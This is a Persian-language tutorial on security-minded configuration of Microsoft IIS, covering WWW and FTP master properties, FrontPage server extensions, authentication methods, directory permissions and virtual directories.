معرفی برنامه ISM(Internet Service Manager)


زمانیکه برنامه IIS فعالیت خود را آغاز می نماید، یک کنسول MMC اجرای خود را آغاز و بصورت خودکار Snap-in مربوط به ISM را فعال و در حافظه مستقر می نماید . صفحه مربوط به Server Properties ، دارای دو گزینه است : Internet Information Services (که بصورت پیش فرض فعال است) و Server Extensions . در صفحه مربوط به IIS ، سه جعبه محاوره ای عمده وجود دارد :

Master Properties , Enable Bandwidth Throttling , Computer MIME Map

درمواردیکه قصد ایجاد چندین وب سایت بر روی سرویس دهنده را داشته باشیم ، تنظیم هر یک از خصلت های فوق، بسیار مفید خواهد بود . خصلت های تعریف شده، بصورت اتوماتیک به تمام وب سایت های موجود بر روی سرویس دهنده ،نسبت داده می شود(توارث) . بدین ترتیب در زمان مربوط به پیکربندی هر یک از سایت های موجود بر روی سرویس دهنده ،صرفه جوئی خواهد شد . در صورتیکه برخی از سایت ها نیازمند تنظیمات خاص خود باشند ، می توان در زمان پیکربندی هر یک از سایت ها ، موارد دلخواه را اعمال نمود .

بمنظور دستیابی به جعبه محاوره ای خصلت اصلی مربوط به سرویس دهنده IIS ، مراحل زیر را دنبال نمائید :


- نام سرویس دهنده IIS را در برنامه ISM ، انتخاب نمائید .
- از طریق منوی Action گزینه Properties را انتخاب نمائید .
- سرویس WWW و یا FTP را از طریق منوی مربوطه انتخاب و دکمه Edit را بمنظور پیکربندی Properties Master سرویس مربوطه ، فعال نمائید .



سرویس WWW

از جعبه محاوره ای Master Properties ، بمنظور تنظیم مقادیر پیش فرض برای تمام سایت های موجود بر روی سرویس دهنده استفاده می شود . با انتخاب گزینه Edit در صفحه Master Properties ، می توان پیکربندی عمومی خصلت های مربوط به وب سایت(وب سایت ها) را انجام داد . در صفحه فوق، گزینه های متفاوتی وجود دارد . چهار گزینه به خصلت هائی مربوط می گردد که دارای تاثیر امنیتی در رابطه با عملکرد یک وب سایت می باشند :

Web site ,Operators , Home Directory , Directory Security .



- **Web site Tab** . در این جعبه محاوره ای، Enable Logging تنها آیتمی است که با مسائل امنیتی مرتبط بوده و بصورت پیش فرض نیز فعال می باشد . با فعال بودن (شدن) گزینه فوق ، اطلاعات متفاوتی در رابطه با استفاده کنندگان از تمام وب سایت های موجود بر روی سرویس دهنده ثبت می گردد .

- **Operators Tab** . با استفاده از امکان فوق، می توان گروهها و یا account هائی با مجوز خاص را بمنظور انجام عملیات مدیریتی در رابطه با تمام سایت های موجود بر روی سرویس دهنده ، مشخص کرد . در صورتیکه سرویس دهنده ، مسئولیت پشتیبانی از چندین وب سایت را برعهده داشته باشد،می بایست برای هر وب سایت، یک گروه مجزا بمنظور مدیریت محتویات ، ایجاد شود .
- **Home Directory Tab** . در این محل می توان ، گزینه مربوط به ثبت (log) ملاقات های انجام شده در رابطه با سایت های موجود بر روی سرویس دهنده را فعال نمود . با فعال شدن گزینه ثبت ملاقات کنندگان، می توان همواره این اطمینان را داشت که تمام سایت ها و حتی سایت هائی که بعدا" ایجاد می گردند ، بصورت پیش فرض قادر به ثبت ملاقات کنندگان خود، خواهند بود . ثبت ملاقات کنندگان، از اصول اولیه برای تشخیص رفتار مزاحمین در رابطه با وب سایت ها خواهد بود . با تنظیم گزینه فوق در این مکان ، مدیریت سرویس دهنده وب ضرورتی ندارد که برای هر سایتی که ایجاد می گردد،گزینه ثبت ملاقات کنندگان را فعال نماید . مجوزهای Read , Write و Directory Browsing می بایست به همان حالت پیش فرض باقیمانده و ضرورتی به تنظیم آنها در این محل نخواهد بود . (برای هر سایتی که در آینده ایجاد می گردد ، می توان مجوزهای مربوطه را متناسب با سیاست های موجود تنظیم و پیکربندی کرد) . مجوز Read امکان مشاهده سایت را به ملاقات کنندگان ، مجوز Write امکان نوشتن اطلاعات در فهرستی که سایت نصب شده است و مجوز Directory Browsing امکان مشاهده لیستی از تمام فایل های موجود در یک فهرست خاص را برای کاربر، فراهم می نماید.پیشنهاد می گردد ، در صفحه Master Properties ، تمام گزینه های فوق غیر فعال گردند (عدم انتخاب) . در صفحه Home Directory ، لیست مربوط به مجوزهای اجراء نیز وجود دارد . پیشنهاد می گردد در این مقطع مقدار آن None در نظر گرفته شود . در صورت نیاز به اختصاص مجوزهای فوق ، می توان این عملیات را بصورت خاص برای برای هر یک از وب سایت های موجود بر روی سرویس دهنده انجام داد .
- **Directoty Security Tab** . روش های تایید اعتبار با توجه به اینکه محدوده عملیاتی و مجاز کاربران (کنترل دستیابی به فایل هائی خاص ، فهرست ها و اسکریپت ها) را مشخص می نمایند، دارای اهمیت زیادی می باشند .تنظیم و انتخاب روش های تایید اعتبار کاربران به نوع استفاده از سایت بر می گردد (آیا سایت بر روی اینترنت و یا اینترانت است ؟) . بمنظور مشاهده صفحه مربوط به Authentication Methods گزینه Edit را از طریق ناحیه Anonymouse access and authentications control ، انتخاب نمائید . مجوز Anonymous Access ، می تواند به بصورت پیش فرض در اختیار در تمام وب سایت های موجود بر روی سرویس دهنده قرارگرفته و یا این امکان از آنها سلب گردد. در صورتیکه سایت از طریق اینترانت و یا یک شبکه داخلی (یک شبکه مبتنی بر ویندوز) استفاده می گردد، می بایست گزینه فوق، غیر فعال گردد . بدین ترتیب کاربران شبکه ، می بایست با استفاده از نام و رمز عبور مربوطه به شبکه وارد تا زمینه استفاده آنان از امکانات موجود فراهم گردد . در صورتیکه سرویس دهنده از طریق اینترنت استفاده می گردد، اکثر وب سایت ها امکان دستیابی بصورت Anonymous را فراهم می نمایند . بجزء روش دستیابی Anonymouse ، از سه روش تایید اعتبار دیگر نیز می توان استفاده کرد :

روش	توضیحات
Basic Authentication	روش فوق، امکان حرکت و انتقال نام و رمز عبور در طول شبکه را بصورت کاملا" مشخص و متن شفاف فراهم می نماید . بدین ترتیب یک مزاحم اطلاعاتی قادر به شناسائی account های معتبر، بمنظور نفوذ در سایت خواهد بود.
Digest authentication	روش فوق، برای سرویس دهندگان Windows Domain ، مشابه Authentication Basic با این تفاوت است که در مقابل استفاده از نام و رمز عبور بصور متن شفاف ، یک رمز عبور Hash شده بمنظور ارتقاء سطح اعتبارسنجی ارسال می گرد .این روش صرفا" توسط مرورگرهائی که HTTP 1.1 را حمایت می نمایند، قابل استفاده می باشد (نظیر مرورگر IE5) .جهت استفاده از روش فوق، سرویس دهنده IIS می بایست در یک Domain ویندوز ۲۰۰۰ قرار داشته و رمزهای عبور در فایل های متنی و بر روی کنترل کننده Domain ذخیره گردند .بنابراین کنترل کننده Domain ، می بایست بدرستی ایمن و حفاظت گردد .
Integrated windows authentication	مشابه روش Challange/Respones در IIS 4.0 مربوط به ویندوز NT است. روش فوق، صرفا" از طریق مرورگرهای وب شرکت ماکروسافت قابل استفاده خواهد بود

انتخاب یک روش اعتبار سنجی ، مبتنی برسیاست های امنیتی تدوین شده بوده و نمی توان یک راه حل جامع را معرفی تا تمام وب سایت ها از آن تبعیت نمایند .

سرویس FTP


صفحه اصلی مربوط به تنظیمات خصلت های FTP ، دارای گزینه های بمراتب کمتری نسبت به سرویس WWW است . بمنظور فعال نمودن صفحه فوق ، از طریق IIS Server Properties سرویس FTP را انتخاب و در ادامه دکمه Edit را فعال نمائید .

- **FTP Site Tab** . پیشنهاد می گردد که امکان Logging در این بخش فعال تا اگر در آینده و در رابطه با یک سایت این موضوع فراموش گردید، با مشکلاتی مواجه نگردیم .با توجه به نوع سرویس FTP ، تعداد ارتباطات همزمان مجاز بهمراه زمان timeout را می توان در این بخش تنظیم کرد .
- **Security Tab** . مشابه سرویس www ، می توان امکان دستیابی Anonymous را برای سرویس FTP در این بخش مشخص نمود . در صورتیکه سایت از طریق اینترنت استفاده می گردد وتمایل به فعال شدن مجوز دستیابی anonymous وجود داشته باشد ، می توان آن را در این بخش تنظیم نمود . پیشنهاد می گردد که امکان Allow only anonymous connection انتخاب گردد . عملکرد Allow IIS to control password مشابه گزینه Enable automatic password synchronization در نسخه شماره چهار IIS است . بدین ترتیب امکان یکسان سازی رمز عبور موجود در این صفحه با مقدار موجود در Management Computer ، بمنظور کنترل رمز عبور کاربران و گروه ها انجام خواهد شد . account مربوط به IUSR_computername می بایست بر روی ماشینی که بر روی آن IIS نصب شده است موجود باشد .(وضعیت فوق بصورت پیش فرض بوده و نباید آن را تغییر داد) . از یک نام و رمز عبور تعریف شده در Domain ویندوز بمنظور FTP استفاده نمی گردد . دومین بخش صفحه فوق، شامل لیستی بمنظور مشخص نمودن FTP site operators است . معرفی و مشخص نمودن گروه و یا account مربوطه با مجوزهای لازم بمنظور انجام عملیات مدیریتی برای تمام سرویس دهندگان FTP موجود بر روی سرویس دهنده در این بخش انجام می شود.در زمان پیکربندی یک سایت، گروه و account ایجاد شده، بصورت اتوماتیک مشمول سایت جدید شده (از لیست گروه و کاربران مجاز که قبلا" ایجاد شده اند ، می توان در رابطه با سایت جدید نیز استفاده کرد) و می توان به لیست تعریف شده ، گروه و یا کاربران جدیدی را اضافه و یا حذف نمود . در صورتیکه سرویس دهنده ، مسئول پاسخگوئی به چندین سایت FTP است ، پیشنهاد می گردد برای هر سایت، یک گروه مدیریتی جداگانه ایجاد تا امکان مدیریت محتویات سایت برای مسئول مربوطه فراهم گردد .
- **Home Directory Tab** . در این محل صرفا" یک گزینه مرتبط با مسائل امنیتی وجود دارد: Log visits . گزینه فوق، خوشبختانه بصورت پیش فرض فعال است . پیشنهاد می گردد گزینه فوق به همین وضعیت باقی بماند . ثبت ملاقات کنندگان سایت روشی مناسب بمنظور تشخیص رفتار مزاحمین و سایر موارد مشابه در رابطه با مهاجمان اطلاعاتی است . .

- **Directory Security Tab** . در این بخش امکان تعریف محدودیت دستیابی بر اساس TCP/IP ، وجود دارد .در این راستا می توان، امکان دستیابی به سرویس دهنده را برای تمام کامپیوترها فراهم و یا این امکان را از آنها سلب نمود. در صورتیکه سرویس دهنده از طریق اینترنت استفاده می گردد، مدیریت سایت می بایست امکان دستیابی به تمام کامپیوترها را انتخاب نماید (مقدار پیش فرض) در صورتیکه سایت بصورت اینترانت استفاده می گردد ، می توان از رویکرد اشاره شده در رابطه با اینترنت استفاده و یا لیستی از کاربران و گروهها ی مجاز را بمنظور دستیابی به سایت مشخص نمود . در چنین حالتی، گزینه Denied Access انتخاب و در لیست مربوطه (Except) ، کاربران و گروه های مجاز مشخص می گردند .

Server Property Server Extensions

دومین بخش صفحه Master Properties به Server Extensions بر می گردد . IIS ،امکان نشراطلاعات از راه دور را فراهم می نماید. ویژگی فوق، برای برنامه FrontPage مناسب است . بدین ترتیب یک مولف، قادر به ایجاد تغییرات لازم در رابطه با یک صفحه وب و ارسال آن بر روی سرویس دهنده ،از راه دور می باشد . وضعیت فوق از لحاظ امنیتی یک ریسک بشمار می رود . در این بخش می توان تنظیمات لازم را بمنظور بهره برداری از ویژگی فوق، انجام داد . گزینه های موجود در این بخش که به مسائل امنیتی مرتبط می باشند، در ناحیه Permission قرار دارند.در صورت استفاده از ویژگی فوق، می بایست گزینه های Log authoring actions ,Require SSL for authoring و Permissinos manually Manage فعال گردند .



- **Log authoring actions** . با انتخاب و فعال نمودن گزینه فوق ، اطلاعات متنوعی در رابطه با فرد ارسال کننده اطلاعات ، نظیر: نام ارسال کننده ، زمان ارسال، نام وب میزبان از راه دور و موارد دیگر، ثبت می گردد .
- **Manage permissions manually** . تنظیمات مربوط به ابزارهای مدیریتی extension FrontPage server (نظیر FronPage MMC) را غیر فعال می نماید . بنابراین ابزارهای فوق ، قادر به تغییر و اصلاح تنظیمات امنیتی مربوط به سایت انتخاب شده نخواهند بود. بمنظور اطمینان از اینکه افراد دیگر (مدیریت و یا سایر کاربران) امکان تغییر تنظیمات امنیتی را نخواهند داشت ، توصیه می گردد حتما" گزینه فوق، فعال تا امکان تنظیمات امنیتی سیستم از برنامه های مربوطه، سلب گردد .
- **Require SSL for authoring** . با انتخاب گزینه فوق ، نشر اطلاعات برروی سایت، با استفاده از پروتکل SSL انجام و یک سطح امیدوارکننده از لحاظ امنیتی را شاهد خواهیم بود .
- **Executables Allow authors to upload** . این امکان را به مدیران مربوطه خواهد داد که اسکریپت ها و یا فایل های اجرائی را برای اجراء بر روی سرویس دهنده ، ارسال نمایند . گزینه فوق می بایست غیر فعال شده باقی بماند .

خلاصه

جدول زیر خلاصه تنظیمات Master Properties در رابطه با سرویس FTP, WWW و Server Extension را با رعایت مسائل ایمنی نشان می دهد :

تنظیمات پیشنهادی برای خصلت های اصلی WWW	
Web site Tab	**Enable** logging
Home directory Tab	**Disable** Read, Write, Directory browsing options **Enable** Log visits **None** = Execute Permissions drop down box
Directory security Tab	**If** will NOT allow Anonymous access, **Disable** Anonymous access **Else Enable** it.
تنظیمات پیشنهادی برای خصلت های اصلی FTP	
FTP site Tab	Set **number of connections** for max users on FTP server Set **maximum seconds for timeout** , 600 seconds is reasonable **Enable** logging
Home directory Tab	**Enable** Log visits
Security Accounts Tab	**Enable** Allow Anonymous Connections **Enable** Allow only anonymous connections
تنظیمات پیشنهادی برای خصلت های اصلی Extensions Server	
Enable Log authoring actions **Enable** Require SSL for authoring **Enable** manage permissions manually **Disable** Allow authors to upload executable	

در بخش سوم این مقاله به بررسی نحوه پیکربندی و مدیریت سرویس های متفاوت IIS با رعایت مسائل امنیتی خواهیم پرداخت .

روش های کنترل دستیابی

اولین سطح ایمنی در مدل امنیتی IIS ، امکان دستیابی به سرویس دهنده وب بر اساس آدرس های IP و یا Internet Domain Name مربوط به درخواست های سرویس گیرندگان است. در این راستا می توان ، آدرس های IP و یا اسامی ماشین هائی خاص را مشخص ، تا زمینه دستیابی آنان به سرویس دهنده وب فراهم و یا امکان دستیابی از آنان سلب گردد. در زمان دریافت هر یک از بسته های اطلاعاتی ، آدرس IP و یا نام آنان با توجه به پیکربندی انجام شده در بخش " IP address and Domain name Restrictions " ، بررسی و بر اساس سیاست های تعریف شده ، عکس العمل لازم ارائه خواهد شد . (گزینه فوق در بخش Tab Directory Security مربوط به جعبه محاوره ای خصلت های سرویس www ، وجود دارد). زمانیکه از آدرس های IP بمنظور کنترل دستیابی استفاده می گردد ، برخی از سرویس گیرندگان وب ، ممکن است از طریق یک سرویس دهنده Proxy و یا فایروال ، به سرویس دهنده وب دستیابی پیدا می نمایند، در چنین شرایطی آدرس های IP بسته های اطلاعاتی دریافتی برای سرویس دهنده Proxy و یا فایروال ، ارسال خواهند شد .

بمنظور پیاده سازی برخی از روش های کنترل دستیابی به سرویس دهنده وب ، می توان از تکنولوژی هائی نظیر Secure(SSL Sockets Layer) و امضاء الکترونیکی ، نیز استفاده کرد . SSL ، یک کانال ارتباطی نقطه به نقطه خصوصی ، یکپارچه و معتبر را ایجاد می نماید . از امضاء الکترونیکی ، بمنظور بررسی هویت یک کاربر و یا یک سرویس دهنده و یا سرویس دهندگان وب و

مرورگرها بمنظور معتبر سازی دوسویه (متقابل) ، تضمین صحت در ارسال صفحات و یکپارچگی اطلاعات موجود در آنها ، استفاده می گردد .

شناسائی و تائید

بمنظور شناسائی و تائید کاربران ، می توان از چهار گزینه موجود در IIS استفاده کرد .

- Anonymouse Access . روش فوق ، متداولترین گزینه برای دستیابی به یک سرویس دهنده وب است. IIS ، بدین منظور account هائی با نام IUSR_Computername و IWAM_Computername را بصورت پیش فرض، ایجاد می نماید. account فوق ، دارای مجوزهای زیر خواهد بود :

Log on locally , access this computer from network and log as a batch job

- کاربران در زمان دستیابی به منابع سرویس دهنده بر روی وب،بصورت اتوماتیک توسط account فوق ، به شبکه وارد خواهند شد. در ادامه کاربران با توجه به مجوزهای تعریف شده در رابطه با account فوق ، قادر به دستیابی منابع موجود خواهند بود. نام account در نظر گرفته شده را می توان با استفاده از گزینه Edit تغییر داد . پیشنهاد می گردد ، مجوزهای Log on as a batch job و access this computer from network ، در رابطه با account فوق حذف گردد (در صورتیکه ضرورتی به استفاده از آنان وجود ندارد) .

نکته : زمانیکه سرویس IIS ، متوقف و مجددا" راه اندازی و یا سیستم راه اندازی مجدد (Reboot) می گردد ، مجوزهای Log on as a batch job و the network access this computer from ، برای accout های IUSR_Computername و IWAM_Computername ، مجددا" در نظر گرفته خواهد شد (Restore) . در صورتیکه تاکید بر حذف مجوزهای فوق وجود داشته باشد ، می توان یک account Local user جدید را ایجاد و آن را بعنوان account پیش فرض Anonymouse برای سرویس IIS در نظر گرفت .(بخش Anonymouse access and authentication control مربوط به Directory Security Tab سرویس www و یا Tab Account مربوط به سرویس FTP) . پس از انجام عملیات فوق ، می توان IUSR_Computername ، را حذف کرد.

- Basic Authentication ، تقریبا" تمامی مرورگرهای وب موجود ، از روش فوق حمایت می نمایند . در این روش ، نام و رمز عبور کاربر بصورت متن (Clear text) ، ارسال می گردد . بدیهی است در چنین مواردی امکان تشخیص و کشف اطلاعات ارسالی برای افرادیکه ترافیک موجود در شبکه را مانیتور می نمایند ، وجود خواهد داشت . در صورتیکه تاکید بر استفاده از روش فوق وجود داشته باشد ، پیشنهاد می گردد که بهمراه آن از SSL استفاده گردد .

- ترکیب SSL با روش Basic Authentication ، امکان رهگیری و کشف اطلاعات ارسالی را کاهش خواهد داد . بدین منظور لازم است مراحل زیر دنبال گردد :

مرحله اول : استفاده از یک Server Certificate

مرحله دوم : استفاده از یک کانال ایمن در زمان دستیابی به منابع

مرحله سوم : فعال نمودن Basic authentication و غیرفعال نمودن Anonymouse و Windows Integrated authentication برای سایت مورد نظر.

- Digest Authentication ، روش فوق امکاناتی مشابه Basic Authentication را ارائه ولی از روش متفاوتی بمنظور ارسال اطلاعات حساس و معتبر ، استفاده می نماید . سرویس دهنده ، اطلاعاتی را شامل نام و رمز عبور کاربر بهمراه اطلاعات اضافه دیگر و یک Hash (محاسبه می گردد) را برای سرویس گیرنده ارسال می دارد . در ادامه Hash ، بهمراه سایر اطلاعات اضافه برای سرویس دهنده ارسال می گردد . زمانیکه سرویس دهنده اطلاعات را دریافت می نماید ، آنان را با نام و رمز عبور ترکیب و یک Hash را بدست می آورد . در صورتیکه hash های مربوطه با یکدیگر مطابقت نمایند ، کاربر تائید می گردد. در صورتیکه روش فوق فعال و سایر روش ها غیر فعال گردند ، یک pop up box ، نمایش و کاربر می بایست نام و رمز عبور خود را جهت ورود به سایت مشخص نماید . اطلاعات فوق ، بصورت رمزشده و وارونه ذخیره خواهند شد . بمنظور فعال نمودن ویژگی فوق ، مدیران شبکه می بایست یک password policy را در این رابطه تعریف تا امکان استفاده از روش فوق ، فراهم گردد . در صورت عدم تعریف Password policy ، امکان استفاده از روش فوق، وجود نخواهد داشت . بمنظور فعال نمودن Password Policy می بایست :

در ویندوز ۲۰۰۰ ، Security | Windows Settings | Computer Configuration | Account Policies | Password policy را انتخاب و گزینه Store Passwords using reversible encryption for all users in the domain ، فعال گردد. (گزینه فوق بصورت پیش فرض غیر فعال است) . پس از فعال شدن سیاست فوق و زمانیکه کاربر رمز عبور و یا نام خود را تغییر و یا یک Account جدید ایجاد گردد ، رمز عبور بصورت رمز شده و وارونه ذخیره می گردد .

- Integrated Windows Authentication ، روش فوق از رمزنگاری مبتنی بر Hashing بمنظور تائید رمز عبور استفاده می نماید . نام و رمز عبور واقعی هرگز در شبکه ارسال نخواهد شد ، بنابراین امکان کشف و تشخیص آن توسط یک منبع ناامن و تائید نشده ، وجود نخواهد داشت . تائید کاربران می تواند با استفاده از پروتکل Kerberos V5 و پروتکل Challenge/response صورت پذیرد . روش فوق، گزینه ای مناسب برای استفاده در اکسترانت ها نخواهد بود ، (امکان فعالیت آن از طریق یک سرویس دهنده Proxy و یا سایر برنامه های فایروال وجود نخواهد داشت) . از روش فوق بمنظور برپاسازی اینترانت های ایمن ، استفاده می گردد.

پیکربندی IIS می تواند بگونه ای صورت پذیرد که امکان استفاده از ترکیب روش های تائید اعتبار و Anonymouse در آن پیش بینی گردد . در چنین مواردی ، می توان این امکان را برای یک سایت فراهم آورد که دارای بخش های متفاوت ایمن و غیرحساس باشد . زمانیکه از یک مدل Authentication بهمراه Anonymouse استفاده می گردد ، کاربران همواره و در حالت اولیه با استفاده از IUSR_Computername به سایت Log on خواهند نمود . زمانیکه درخواستی Fail گردد (با توجه به عدم وجود مجوزهای لازم بمنظور دستیابی به یک منبع) ، پاسخی برای سرویس گیرنده ارسال که نشاندهنده عدم وجود مجوز لازم برای دستیابی به منبع مورد نظر است . همراه با اطلاعات فوق ، لیستی از مدل های متفاوت تائید اعتبار که توسط سرویس دهنده حمایت می گردد، نیز ارسال خواهد شد . مرورگر سرویس گیرنده در این راستا به کاربر پیامی را نمایش و از وی درخواست نام و رمز عبور را خواهد کرد . در ادامه اطلاعات مورد نظر (نام و رمز عبور کاربر) برای سرویس دهنده ارسال خواهد شد ، در صورتیکه کاربر دارای مجوز لازم باشد ، امکان استفاده از منبع مورد نظر برای وی فراهم خواهد شد .

مدیریت فهرست (Directory)

علاوه بر مجوزهای مربوط به فایل و فهرست ها که در سطح سیستم عامل برقرار می گردد ، IIS ، امکانی با نام Application

Permission level را ارائه نموده است . در این راستا ، امکان انتخاب گزینه هائی نظیر : Read , Directory , Write Scripts only, Browsing و executables Scripts and وجود داشته و می توان از آنان بهمراه فهرست های شامل محتویات مربوط به سرویس های www و FTP استفاده کرد .

- Read . مجوز فوق ،امکان مشاهده و ارسال محتویات برای مرورگر سرویس گیرنده را فراهم می نماید .
- Write . مجوز فوق، به کاربرانی که مرورگرآنان دارای ویژگی PUT (مربوط به پروتکل استاندارد HTTP 1.1) است ، امکان Upload نمودن فایل هائی برای سرویس دهنده و یا تغییر محتویات یک فایل write-enabled را خواهد داد . گزینه فوق ، در اختیار کاربران قرار داده نمی شود و صرفا" مدیریت مربوطه به نوع خاص و محدودی از مجوز فوق ، نیاز خواهد داشت .
- Directory Browsing ، مجوز فوق ، به یک سرویس گیرنده امکان مشاهده تمامی فایل های موجود در یک فهرست را خواهد داد . از مجوز فوق صرفا" در رابطه با سرویس دهندگان عمومی FTP استفاده و در سایر موارد ، استفاده ازمجوز فوق ، توصیه نمی گردد .
- Scripts . مجوز فوق ، امکان اجراء را در سطح اسکریپت ها محدود خواهد کرد . در مواردیکه از برنامه های CGI و یا ASP استفاده می گردد ، استفاده از مجوز فوق ، لازم خواهد بود. انشعاب فایل های مربوط به اسکریپت ها می بایست قبلا" به برنامه های Scripting مربوطه ، map شده باشد .
- Scripts and Executables . مجوز فوق ، امکان اجرای برنامه های EXE و یا DLL را فراهم خواهد کرد(علاوه بر امکان اجرای فایل های ASP و CGI) . با توجه به حساس بودن مجوز فوق ، استفاده از آن بجزء در موارد خاص و کاملا" کنترل شده ، توصیه نمی گردد .

مجوزهای فوق را می توان همزمان با نمایش جعبه محاوره ای مربوط به خصلت های www و FTP ، تنظیم نمود .

اعمال محدودیت در رابطه با سرویس دهندگان و فهرست های مجازی

سرویس دهندگان مجازی ،این امکان را فراهم می آورند که کامپیوتری که بر روی آن IIS اجراء شده است، قادر به حمایت از چندین Names Domain (وب سایت) باشد.در زمان پیکربندی یک سرویس دهنده مجازی برای ایجادسرویس دهنده Primary و هر یک از سرویس دهندگان مجازی ، به اطلاعاتی نظیر:

Host Header Names(NHN) و یا آدرس های IP ، نیاز خواهد بود. بدین ترتیب ، یک سرویس دهنده که بر روی آن IIS نصب و شامل صرفا" یک کارت شبکه است ، قادر به مدیریت سایت های متعدد خواهد بود. IIS ، امکان تعریف یک نام مستعار برای فهرست های حاوی اطلاعات مورد نیاز برای انتشار بر روی سایت را خواهد داد . نام فوق ، بعنوان یک دایرکتوری مجازی شناخته شده و در آدرس های URL می توان از آنان استفاده کرد. دایرکتوری های مجازی از منظر ملاقات کننده سایت ، فهرست هائی هستند که از دایرکتوری اصلی wwwroot / ، انشعاب شده اند . در رابطه با دایرکتوری های مجازی نیز می توان سیاست های امنیتی خاصی را اعمال نمود. در این راستا می توان از مجوزهای Read,Write,Directory Browsing,Script only و Scripts and executables ، استفاده کرد. مجوز Read ، این امکان را به یک سرویس گیرنده خواهد داد تا فایل های ذخیره شده در یک دایرکتوری مجازی و یا زیرفهرست مربوطه را Download نماید . صرفا" دایرکتوری هائی که شامل اطلاعات مورد نیاز برای نشر و یا Download می باشند ، می بایست دارای مجوز Read باشند . بمنظور ممانعت از Download نمودن فایل ها ی اجرائی و یا اسکریپت ها ، توصیه می گردد که آنان در دایرکتوری های مجزاء بدون در نظرگرفتن مجوز Read ، مستقر گردند، این نوع دایرکتوری ها ی مجازی می بایست دارای مجوز Scripts only و یا Scripts and executables بوده تا سرویس گیرندگان وب قادر به اجرای آنان گردند .


خلاصه

در زمان پیکربندی سرویس دهنده وب ، موارد زیر پیشنهاد می گردد :

- در رابطه با نوع دستیابی به سایت ، تصمیم مناسب اتخاذ و متناسب با آن ، محدودیت های لازم بر اساس آدرس های IP و یا Internet Domains ، اعمال گردد .
- مشخص نمائید که آیا ضرورتی به استفاده از SSL و Certificates در محیط مورد نظر، وجود دارد .
- یک روش موجود را برای " تائید اعتبار " ، کاربران انتخاب نمائید . روش Anonymouse متداولترین گزینه در این زمینه است . در صورتی از Basic authentication استفاده گردد که سایت مورد نظر تکنولوژی SSL را حمایت می نماید .

- دایرکتوری هائی را با مجوز Read (از مجموعه مجوزهای NTFS) ، برای گروه کاربران عمومی (Webusers) ایجاد نمائید. این دایرکتوری ها ، همچنین می بایست دارای مجوز Read only مربوط به IIS در زمان تنظیم سایت های FTP و www باشند . دایرکتوری ها ی فوق ، شامل اطلاعات لازم برای سرویس گیرندگان بمنظور مشاهده و یا Download ، خواهند بود.
